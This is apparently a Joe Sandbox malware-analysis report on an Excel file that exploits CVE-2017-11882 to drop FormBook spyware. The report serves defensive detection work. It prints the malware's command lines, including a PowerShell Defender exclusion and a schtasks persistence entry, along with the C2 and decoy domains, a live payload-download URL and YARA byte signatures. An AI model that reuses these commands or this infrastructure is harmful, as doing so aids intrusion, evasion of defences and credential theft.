ID: 528790
Sample Name: Payment Details.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 19:28:11
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report Payment Details.xlsx

Overview


General Information

Sample Name:	Payment Details.xlsx
Analysis ID:	528790
MD5:	f49e322b837835a.
SHA1:	c7cddfbf865b528..
SHA256:	ff4e17d62ce9c71..
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- Sigma detected: Droppers Exploiting…
- System process connects to networ…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2408 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 1268 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 3028 cmdline: "C:\Users\Public\vbc.exe" MD5: 0F88779E9500075DE85E916637305164)
    - powershell.exe (PID: 2728 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\OmnbtuhFsJys.exe MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - schtasks.exe (PID: 2636 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\OmnbtuhFsJys" /XML "C:\Users\user\AppData\Local\Temp\tmpC92A.tmp MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
    - vbc.exe (PID: 1724 cmdline: C:\Users\Public\vbc.exe MD5: 0F88779E9500075DE85E916637305164)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - rundll32.exe (PID: 1292 cmdline: C:\Windows\SysWOW64\rundll32.exe MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - cmd.exe (PID: 2964 cmdline: /c del "C:\Users\Public\vbc.exe" MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.blancheshelley.xyz/g2fg/"
  ],
  "decoy": [
    "snowcrash.website",
    "pointman.us",
    "newheartvalve.care",
    "drandl.com",
    "sandspringsramblers.com",
    "programagubernamental.online",
    "boja.us",
    "mvrsnike.com",
    "mentallyillmotherhood.com",
    "facom.us",
    "programagubernamental.store",
    "izivente.com",
    "roller-v.fr",
    "amazonbioactives.com",
    "metaverseapple.xyz",
    "5gt-mobilevsverizon.com",
    "gtwebsolutions.co",
    "scottdunn.life",
    "usdp.trade",
    "pikmin.run",
    "cardano-dogs.com",
    "bf2hgfy.xyz",
    "teslafoot.com",
    "rubertquintana.com",
    "wellsfargroewards.com",
    "santel.us",
    "couponatonline.com",
    "theunitedhomeland.com",
    "pmstnly.com",
    "strlocal.com",
    "shelleysmucker.com",
    "youser.online",
    "emansdesign.com",
    "usnikeshoesbot.top",
    "starfish.press",
    "scotwork.us",
    "metamorgana.com",
    "onyxbx.net",
    "rivas.company",
    "firstcoastalfb.com",
    "onpurposetraumainformedcare.com",
    "celimot.xyz",
    "jecunikepemej.rest",
    "lenovolatenightit.com",
    "unitedsterlingcompanyky.com",
    "safety2venture.us",
    "facebookismetanow.com",
    "scottdunn.review",
    "mentallyillmotherhood.com",
    "firstincargo.com",
    "vikavivi.com",
    "investmenofpairs.club",
    "nexans.cloud",
    "farcloud.fr",
    "ivermectinforhumans.quest",
    "5gmalesdf.sbs",
    "majenta.info",
    "6vvvvvwmetam.top",
    "metafirstclass.com",
    "firstcoinnews.com",
    "btcetffutures.online",
    "funinfortmyers.com",
    "mangoirslk.top",
    "metaversebasicprivacy.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.506389190.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000002.506389190.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b937:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c93a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000009.00000002.506389190.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18859:$sqlite3step: 68 34 1C 7B E1 • 0x1896c:$sqlite3step: 68 34 1C 7B E1 • 0x18888:$sqlite3text: 68 38 2A 90 C5 • 0x189ad:$sqlite3text: 68 38 2A 90 C5 • 0x1889b:$sqlite3blob: 68 53 D8 7F 8C • 0x189c3:$sqlite3blob: 68 53 D8 7F 8C
0000000A.00000000.489472241.00000000092FB000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000A.00000000.489472241.00000000092FB000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x26b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x21a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x27b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x292f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x141c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x8937:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x993a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 31 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
9.0.vbc.exe.400000.8.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
9.0.vbc.exe.400000.8.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b937:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c93a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
9.0.vbc.exe.400000.8.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18859:$sqlite3step: 68 34 1C 7B E1 • 0x1896c:$sqlite3step: 68 34 1C 7B E1 • 0x18888:$sqlite3text: 68 38 2A 90 C5 • 0x189ad:$sqlite3text: 68 38 2A 90 C5 • 0x1889b:$sqlite3blob: 68 53 D8 7F 8C • 0x189c3:$sqlite3blob: 68 53 D8 7F 8C
9.2.vbc.exe.400000.2.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
9.2.vbc.exe.400000.2.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b937:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c93a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 16 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments

Sigma detected: Suspicius Add Task From User AppData Temp

Sigma detected: Execution from Suspicious Folder

Sigma detected: Powershell Defender Exclusion

Sigma detected: Suspicious Rundll32 Without Any CommandLine Params

Sigma detected: Non Interactive PowerShell

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

- Drops PE files to the user root directory
- Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

- Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

- Yara detected AntiVM3
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Sample uses process hollowing technique
- Maps a DLL or memory area into another process
- Injects a PE file into a foreign processes
- Queues an APC in another process (thread injection)
- Modifies the context of a thread in another process (thread injection)
- Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information:

- Yara detected FormBook

Remote Access Functionality:


- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effe
Valid Accounts	Command and Scripting Interpreter 1	Scheduled Task/Job 1	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 3 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eav Inse Netv Com
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Masquerading 1 1 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Expl Red Call
Domain Accounts	Shared Modules 1	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Expl Trac Loca
Local Accounts	Exploitation for Client Execution 1 3	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 3 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 2	SIM Swa
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Man Dev Com
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Information Discovery 1 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jam Den Serv

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effe
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rog Acc
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dow Inse Prot
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Software Packing 1 3	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rog Bas


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Payment Details.xlsx	36%	Virustotal		Browse
Payment Details.xlsx	33%	ReversingLabs	Document-Office.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	50%	ReversingLabs	ByteCode-MSIL.Spyware.Noon	
C:\Users\user\AppData\Roaming\OmnbtuhFsJys.exe	50%	ReversingLabs	ByteCode-MSIL.Spyware.Noon	

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	50%	ReversingLabs	ByteCode-MSIL.Spyware.Noon	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.2.vbc.exe.706380.3.unpack	100%	Avira	TR/ATRAPS.Gen		Download File
9.2.vbc.exe.30000.0.unpack	100%	Avira	TR/ATRAPS.Gen		Download File
9.0.vbc.exe.400000.10.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.0.vbc.exe.400000.6.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.0.vbc.exe.400000.8.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.2.vbc.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.metafirstclass.com/g2fg/?hZlpd=H/0ZmZGK5jsRiriaZut4CEFQpFY2p/TAFyTzOdFvzC4udK1/lSWrgm9fn/kzXoflvKU/jw==&LRgXx=fbcXTtnx6x	0%	Avira URL Cloud	safe	
http://java.sun.com	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://202.55.132.154/384500000_1/vbc.exe	13%	Virustotal		Browse
http://202.55.132.154/384500000_1/vbc.exe	100%	Avira URL Cloud	malware	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
www.blancheshelley.xyz/g2fg/	9%	Virustotal		Browse
www.blancheshelley.xyz/g2fg/	100%	Avira URL Cloud	phishing	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.metafirstclass.com	52.128.23.153	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.metafirstclass.com/g2fg/?hZlpd=H/0ZmZGK5jsRiriaZut4CEFQpFY2p/TAFyTzOdFvzC4udK1/lSWrgm9fn/kzXoflvKU/jw==&LRgXx=fbcXTtnx6x	true	• Avira URL Cloud: safe	unknown
http://202.55.132.154/384500000_1/vbc.exe	true	• 13%, Virustotal, Browse • Avira URL Cloud: malware	unknown
www.blancheshelley.xyz/g2fg/	true	• 9%, Virustotal, Browse • Avira URL Cloud: phishing	low

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
52.128.23.153	www.metafirstclass.com	United States		19324	DOSARRESTUS	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
202.55.132.154	unknown	Viet Nam		45540	ADTEC-AS-VNADTECMediaJointStockCompanyVN	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528790
Start date:	25.11.2021
Start time:	19:28:11
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 5s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Payment Details.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	16
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@13/26@1/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 33.4% (good quality ratio 31%) • Quality average: 78.7% • Quality standard deviation: 29.4%
HCA Information:	• Successful, ratio: 89% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
19:28:37	API Interceptor	96x Sleep call for process: EQNEDT32.EXE modified
19:28:41	API Interceptor	82x Sleep call for process: vbc.exe modified
19:28:44	API Interceptor	10x Sleep call for process: powershell.exe modified
19:28:45	API Interceptor	1x Sleep call for process: schtasks.exe modified
19:29:06	API Interceptor	229x Sleep call for process: rundll32.exe modified
19:30:10	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
52.128.23.153	ScanPIX.exe	Get hash	malicious	Browse	• www.teslabotnews.com/b3n1/?6lP=aUXk73yzMCo1/L4iXfPwqTXDL3lL/7gah35/YqDHpJTg3gHAjQWWkwmc6DJWZpG9FVC6&3f0pfr=Kl08lv
	Sales Agreement 17-11-21.doc	Get hash	malicious	Browse	• www.primetimeexpress.com/unzn/?y484Hx=-ZBHbB&ADH05pfH=MJyeuj/2LKgxhmwBEaOepQoT7p7qWMZxszA12ONlFtrFds1veJHUTtJAiK7RWXKTq53B3g==
